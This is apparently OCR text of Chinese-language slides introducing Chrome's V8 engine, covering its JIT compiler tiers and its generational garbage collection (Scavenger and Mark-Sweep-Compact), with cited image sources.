
Chrome 101
V8 JIT

- JIT Compiler - SparkPlug → Maglev → TurboFan
  - Maglev - SSA-Based JIT compiler，compile 時間中等，執行速度中等

圖：https://en.wikipedia.org/wiki/Maglev

Chrome 101
V8 JIT

- JIT Compiler - SparkPlug → Maglev → TurboFan
  - TurboFan - optimizing JIT compiler，compile 時間慢，執行速度快



圖：https://v8.dev/blog/launching-ignition-and-turbofan


Chrome 101
V8 JIT

- 實際上在推出 SparkPlug 前是用 TurboProp 做為 non-optimizing JS compiler
  - 將 TurboFan 優化的部分拿掉，增加 compile 的速度
- 官方有相關文件介紹 TurboProp，雖然狀態為 “Draft”
- 但這個專案在 2022 就被移除了 (Issue 12552)

圖：https://v8.dev/blog/launching-ignition-and-turbofan


Chrome 101
V8 GC

- 根據 Object 存活的時間，將記憶體分成兩個區塊：
  - Young generation (NewSpace) - 存生命週期短 Object，GC 比較頻繁被觸發
  - Old generation (OldSpace) - 存生命週期長的 Object
- 預設 Object 都會先在 NewSpace，並在經過兩次 GC 後被移動到 OldSpace



圖：https://v8.dev/blog/orinoco-parallel-scavenger

Chrome 101
V8 GC



圖：https://deepu.tech/memory-management-in-v8/

Chrome 101
V8 GC

除了長生命週期的 object，其他類型如 map or large array 廣義上都算在 OldSpace





圖: https://medium.com/@casperle13/memory-leaks-in-nodejs-application-66cc13c1babd

Chrome 101
V8 GC

- Scavenger - NewSpace 使用的 GC 機制，會把記憶體再細分成 From Space 與 To Space

    1. 使用 From Space 來分配記憶體給 New Object
    2. GC 時遍歷所有 From Space 的 Object，並將使用中的 Object 放到 To Space
    3. 回收 From Space 內的所有 Object
    4. To Space 與 From Space 的角色互換


Chrome 101
V8 GC



將使用中的 Object 移動到 To Space

圖：https://medium.com/@mmoshikoo/garbage-collector-in-v8-engine-1c582399837

Chrome 101
V8 GC




第二次 GC 後還存在的 Object 會被移動到 Old Generation

圖：https://medium.com/@mmoshikoo/garbage-collector-in-v8-engine-1c582399837

Chrome 101
V8 GC


- Mark-Sweep-Compact - OldSpace 使用的 GC 機制
  - Mark - 找出還在使用的 Object
  - Sweep - 清除沒有被 Mark 的 Object
  - Compact - 將還在使用的 Object 重新排列，避免記憶體碎片化

Chrome 101
V8 GC



